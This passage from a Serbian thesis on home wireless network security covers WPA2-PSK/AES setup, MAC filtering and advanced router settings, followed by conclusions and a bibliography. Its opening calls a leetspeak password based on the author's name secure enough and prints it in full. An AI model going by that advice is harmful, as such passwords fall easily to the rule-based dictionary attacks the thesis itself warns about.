WPA/WPA2 – PSK mehanizam zaštite. U ovom slučaju je odabran WPA2-PSK mehanizam sa AES enkripcijom. Ponovno potsećanje je da nije dovoljna sama primena ovog mehanizma, već da se pažnja mora posvetiti i odabiru lozinke (od 8 do 63 karaktera). U ovom primeru odabrana je lozika dužine 10 karaktera koja je zasnovana na imenu i prezimenu autora ovog rada, ali je uz manje modifikacije dovoljno bezbedna za korišćenje, a istovremeno se može lako zapamtiti – „!v4n4Luk!c“.



The screenshot shows a configuration window for WPA/WPA2 - Personal (Recommended). The settings are as follows:

Field	Value
Version:	WPA2-PSK
Encryption:	AES
PSK Password:	!v4n4Luk!c
Group Key Update Period:	0


Below the PSK Password field, there is a note: "(You can enter ASCII characters between 8 and 63 or Hexadecimal)". Below the Group Key Update Period field, there is a note: "Seconds (Keep it default if you are not sure, minimum)". A "Save" button is located at the bottom right of the configuration area.

Slika 4.9 - Podešavanje WPA/WPA2-PSK zaštite

WPA/WPA2 Enterprise je mehanizam koji se koristi kod većih, korporacijskih mreža, koje nisu predmet razmatranja ovog rada jer zahtevaju postojanje nekog servera za autentifikaciju korisnika, najčešće RADIUS servera, čija je uloga da proverava da li klijent koji želi da pristupi mreži postoji u bazi i ima odobreno pravo pristupa. Podešavanja vezana za ovaj mehanizam neće biti opisivana.


Ovaj uređaj ima i veoma korisnu funkcionalnost koja se odnosi na kontrolu pristupa mreži zasnovanu na MAC adresama. U okviru opcije *Wireless/Wireless MAC Filtering* moguće je odrediti kojim klijentima dozvoljavamo, ili pak zabranjujemo pristup bežičnoj mreži. Ovo može biti od velike koristi naročito ako postoje samo određeni uređaji (npr. bežični POS terminali, ako je u pitanju kafić/restoran, pa je kreirana posebna bežična mreža za njih) kojima se želi dozvoliti pristup mreži, pa se i na ovaj način možemo dodatno zaštititi.

Na slici 4.10, prikazane su opcije koje treba odabrati kako bi aktivirali filtriranje po MAC adresama, kao i opciju dodavanja novog uređaja na listu onih kojima je pristup bežičnoj mreži dozvoljen (u ovom primeru uređaj *POS1*).



Slika 4.10 - Podešavanje MAC filtriranja i dodavanje novog uređaja za pristup mreži

Postoji još veliki broj funkcionalnosti koje ovaj uređaj nudi, a poslednje preporuke koje mi savetujemo se odnose na dodatna podešavanja bežične mreže. Ovim podešavanjima se pristupa odabirom *Wireless/Wireless Advanced* opcija. Ovde je moguće podesiti izlaznu snagu predajnika, zatim vremenski period na koji će bežični ruter oglašavati svoje prisustvo, prag okvira koji aktivira RTS/CTS, kao i prag veličine okvira koji aktivira njihovu fragmentaciju, (za podsećanje o ovome pogledati poglavlje 3.1).



Slika 4.11 - Napredna podešavanja bežičnog rutera

5 Zaključak

5.1 Oblast primene predloženog rešenja

Predložene mere i bezbednosna politika za zaštitu bežičnih lokalnih računarskih mreža mogu se primeniti kod personalnih i manjih bežičnih mreža – WPAN i SOHO mreža.

Glavna namera ovog rada bila je da bude od koristi neiskusnim korisnicima, i korisnicima bez predznanja o računarskim mrežama, da steknu bolju sliku o funkcionisanju bežičnih računarskih mreža, kao i da sami budu u mogućnosti da konfigurišu svoje bežične mreže na bezbednosno prihvatljiv način. Pored toga, korisnici bi ovaj rad mogli da iskoriste i kao uputstvo kako da sami provere i testiraju svoje mreže na napade.

Jako je bitno podići svest korisnika o potencijalnim bezbednosnim nedostacima njihovih mreža, kao i rizicima koje oni nose. Ovde se prvenstveno misli na to da je WEP mehanizam zaštite, koji i dalje mnogi koriste, veoma nebezbedan; ali i na to da nije dovoljno samo primeniti WPA/WPA2 bezbednosne mehanizme kako bi mrežu smatrali sigurnom, već da je neophodno povesti računa o lozinkama koje se biraju, kako ne bi bilo prostora za napade putem rečnika.

5.2 Predlog za budući rad

Kao što je više puta navođeno, ovaj rad se bazirao na istraživanju stanja bezbednosti privatnih i manjih bežičnih mreža, jer se najveći propusti dešavaju upravo u ovim mrežama zbog neznanja ili loše informisanosti korisnika, koji su ujedno sami administratori svojih mreža.

Predlog za budući rad bi se odnosio na proveru mehanizama bezbednosti većih i korporativnih bežičnih računarskih mreža, gde je bezbednost neminovno na višem nivou, i koje održavaju profesionalno obučeni administratori.

Predlog je da se testiraju različite vrste napada na različite dostupne bezbednosne mehanizme, ali i da se isprobaju napadi kako „spolja“ (pokušaj upada neautorizovanog korisnika u mrežu), tako i „iznutra“, jer je neretko uzrok bezbednosnih problema upravo legitimni član mreže koji je može ugroziti bilo nesvesno (npr. kao žrtva neke vrste socijalnog inženjeringa), ili pak svesno, u cilju neke malverzacije.

6 Literatura

- [1] **Bosomworth, Danyl.** [Na mreži] <http://www.smartinsights.com/mobile-marketing/mobile-marketing-analytics/mobile-marketing-statistics/>.
- [2] **IEEE.** Wireless LAN Medium Access Control (MAC) and Physical Layer. [Na mreži] <http://standards.ieee.org/getieee802/download/802.11-2012.pdf>.
- [3] **IEEE.** [Na mreži] <https://mentor.ieee.org/802.11/documents>.[http://en.wikipedia.org/wiki/File:2.4_GHz_Wi-Fi_channels_\(802.11b,g_WLAN\).svg](http://en.wikipedia.org/wiki/File:2.4_GHz_Wi-Fi_channels_(802.11b,g_WLAN).svg).
- [4] **IEEE.** [Na mreži] <http://standards.ieee.org/about/get/802/802.11.html>.
- [5] **Gauthier, Michael.** 2.4 GHz Wi-Fi channels (802.11b,g WLAN). [Na mreži] 2009.
- [6] **Mladen Veinović, Aleksandar Jevremović.** *Računarske mreže*. Beograd : Univerzitet Singidunum, 2011.
- [7] **Aleksandar Jevremović, Mladen Veinović, Marko Šarac, Goran Šimić.** *Zaštita u računarskim mrežama*. Beograd : Univerzitet Singidunum, 2014.
- [8] **Vasiljević, Verica.** *Računarske mreže*. Beograd : Visoka škola elektrotehnike i računarstva, 2008.
- [9] **ALFAnetwork.** [Na mreži] http://www.alfa.com.tw/products_show.php?pc=34&ps=179.
- [10] **Angela Orebaugh, Gilbert Ramirez, Jay Beale, Joshua Wright.** *Wireshark & Ethereal Network Protocol Analyzer Toolkit*. Syngress, 2007.
- [11] **Wireshark.** [Na mreži] <https://www.wireshark.org/>.
- [12] **Microsoft.** [Na mreži] <https://technet.microsoft.com/en-us/library/cc757419%28v=ws.10%29.aspx>.
- [13] **Wireshark.** [Na mreži] <https://www.wireshark.org/docs/dfref/w/wlan.html>.
- [14] **Aircrack-ng.org.** [Na mreži] <http://www.aircrack-ng.org/doku.php>.
- [15] **TP-Link.** [Na mreži] http://www.tp-link.com/en/products/details/cat-9_TL-WR841N.html.
- [16] **Hashcat.** [Na mreži] <http://hashcat.net/hashcat/>.
- [17] **TP-Link.** [Na mreži] <http://setuprouter.com/router/tp-link/tl-wr841n/login.htm>.
- [18] **Mladen, Veinović / Saša, Adamović.** *Kriptologija 1*. Beograd : Univerzitet Singidunum, 2013.